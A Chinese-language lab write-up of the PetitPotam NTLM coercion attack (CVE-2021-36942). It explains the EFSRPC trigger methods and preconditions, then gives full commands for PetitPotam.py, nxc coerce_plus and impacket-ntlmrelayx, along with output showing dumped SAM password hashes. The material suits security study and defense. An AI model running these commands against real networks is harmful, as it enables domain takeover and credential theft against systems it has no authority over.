PetitPotam (CVE-2021-36942)
0x 01 原理
1.1 EFSRPC 协议
PetitPotam 利用 Windows 的 EFS RPC (Encrypting File System Remote Protocol) 接口强制目标机器向攻击者发起 NTLM 认证。与 Printer Bug 类似,都是"强制认证"类攻击,但触发接口不同:
Printer Bug:  MS-RPRN(Print Spooler)-> RpcRemoteFindFirstPrinterChangeNotification
PetitPotam:   MS-EFSRPC(EFS)-> EfsRpcOpenFileRaw / EfsRpcEncryptFileSrv 等
1.2 可触发的 EFS 方法
EfsRpcOpenFileRaw            <- 最经典,petitpotam.py 默认使用
EfsRpcEncryptFileSrv         <- 补丁后仍可能有效的绕过方法
EfsRpcDecryptFileSrv
EfsRpcQueryUsersOnFile
EfsRpcQueryRecoveryAgents
EfsRpcRemoveUsersFromFile
EfsRpcAddUsersToFile
EfsRpcFileKeyInfo
EfsRpcDuplicateEncryptionInfoFile
EfsRpcAddUsersToFileEx
EfsRpcFileKeyInfoEx
EfsRpcGetEncryptedFileMetadata
EfsRpcEncryptFileExSrv       <- 较新的绕过方法
1.3 攻击流程
攻击者 (Kali) 启动 ntlmrelayx 监听 445/80

攻击者 -> DC01: EfsRpcOpenFileRaw(FileName="\\192.168.127.139\test")
  -> DC01 的 LSASS 尝试访问 \\192.168.127.139\test
  -> DC01 向 Kali 发起 SMB/HTTP 连接,携带 DC01$ 机器账户的 NTLM 认证

ntlmrelayx 捕获 DC01$ 的 NTLM 认证 -> 中继到目标
  -> 中继到 LDAP: 修改 RBCD / 添加机器账户(需要 LDAP 签名未强制)
  -> 中继到 HTTP (AD CS): 申请域控证书 -> 用证书拿 TGT -> DCSync
  -> 中继到 SMB: 在 SMB 签名禁用的机器上执行命令
1.4 漏洞前置条件
| # | 条件 | 为什么 | 靶场状态 |
|---|---|---|---|
| 1 | DC 上 EFSRPC 可达 | 默认开启,绑定在 LSARPC 管道上 | DC01 默认开启 |
| 2 | 网络可达 DC 的 445 端口 | 需要连接 LSARPC named pipe | Kali -> DC01 |
| 3 | 中继目标存在可利用条件 | SMB签名禁用/LDAP签名未强制/AD CS HTTP | SRV2016 SMB签名禁用 |
| 4 | 域用户凭据(打补丁后) | 补丁后匿名调用被阻止 | alice / P@ssw0rd1 |
0x 02 漏洞复现
2.1 靶场部署
PetitPotam 不需要额外部署——EFS RPC 默认启用。
这里为了方便演示,需要把CORP/Administrator添加到SRV2016机器上本地管理员组当中,这样方便impacket-ntlmrelay直接导出SRV2016机器上的本地密码数据库SAM,漏洞更直观体现。 
确认 LSARPC 管道可访问(在 DC01 上):
powershell
# EFSRPC 绑定在 lsarpc named pipe 上,无需独立服务
Get-ChildItem -Path "HKLM:\SYSTEM\CurrentControlSet\Services\EFS"
# EFS 服务
2.2 漏洞发现
nxc coerce_plus 模块扫描:
bash
nxc smb 192.168.127.10 -u alice -p 'P@ssw0rd1' -M coerce_plus
# 输出:
# COERCE_PLUS 192.168.127.10 VULNERABLE, PetitPotam
# COERCE_PLUS 192.168.127.10 VULNERABLE, PrinterBug
# COERCE_PLUS 192.168.127.10 VULNERABLE, DFSCoerce
# COERCE_PLUS 192.168.127.10 VULNERABLE, MSEven petitpotam.py 检测:
bash
# 只检测,不指定 listener
python3 PetitPotam.py -d corp.local -u alice -p 'P@ssw0rd1' '' 192.168.127.10
# 如果返回 "Attack Worked!" -> 存在漏洞 rpcdump 确认 EFS 接口:
bash
impacket-rpcdump @192.168.127.10 | grep -A2 -i "efsr\|c681d488"
# UUID c681d488-d850-11d0-8c52-00c04fd90f7e -> MS-EFSRPC
2.3 攻击复现
Step 1: 启动 ntlmrelayx(中继到 SRV2016)
bash
# 终端 1: 启动 relay 监听
sudo impacket-ntlmrelayx -t 192.168.127.11 -smb2support
Step 2: 触发 PetitPotam
方法一:petitpotam.py
bash
# 终端 2: 触发强制认证
# 下载: git clone https://github.com/topotam/PetitPotam.git
python3 PetitPotam.py -d corp.local -u alice -p 'P@ssw0rd1' 192.168.127.139 192.168.127.10
# 参数说明:
# 192.168.127.139 = listener(Kali,ntlmrelayx 在此监听)
# 192.168.127.10 = target(DC01,被强制认证的目标) 方法二:nxc coerce_plus
bash
nxc smb 192.168.127.10 -u alice -p 'P@ssw0rd1' -M coerce_plus -o LISTENER=192.168.127.139 METHOD=petitpotam
Step 3: 观察 ntlmrelayx 输出

[*] Servers started, waiting for connections
[*] (SMB): Received connection from 192.168.127.10, attacking target smb://192.168.127.11
[*] (SMB): Authenticating connection from CORP/DC01$@192.168.127.10 against smb://192.168.127.11 SUCCEED [1]
[*] All targets processed!
[*] (SMB): Connection from 192.168.127.10 controlled, but there are no more targets left!
[*] smb://CORP/DC01$@192.168.127.11 [1] -> Service RemoteRegistry is in stopped state
[*] smb://CORP/DC01$@192.168.127.11 [1] -> Starting service RemoteRegistry
[*] smb://CORP/DC01$@192.168.127.11 [1] -> Target system bootKey: 0xb2748310a1fced2c9f20bb612baa8a03
[*] smb://CORP/DC01$@192.168.127.11 [1] -> Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:108390e84cfdc9848bec0715c4e45271:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[*] smb://CORP/DC01$@192.168.127.11 [1] -> Done dumping SAM hashes for host: 192.168.127.11
[*] smb://CORP/DC01$@192.168.127.11 [1] -> Stopping service RemoteRegistry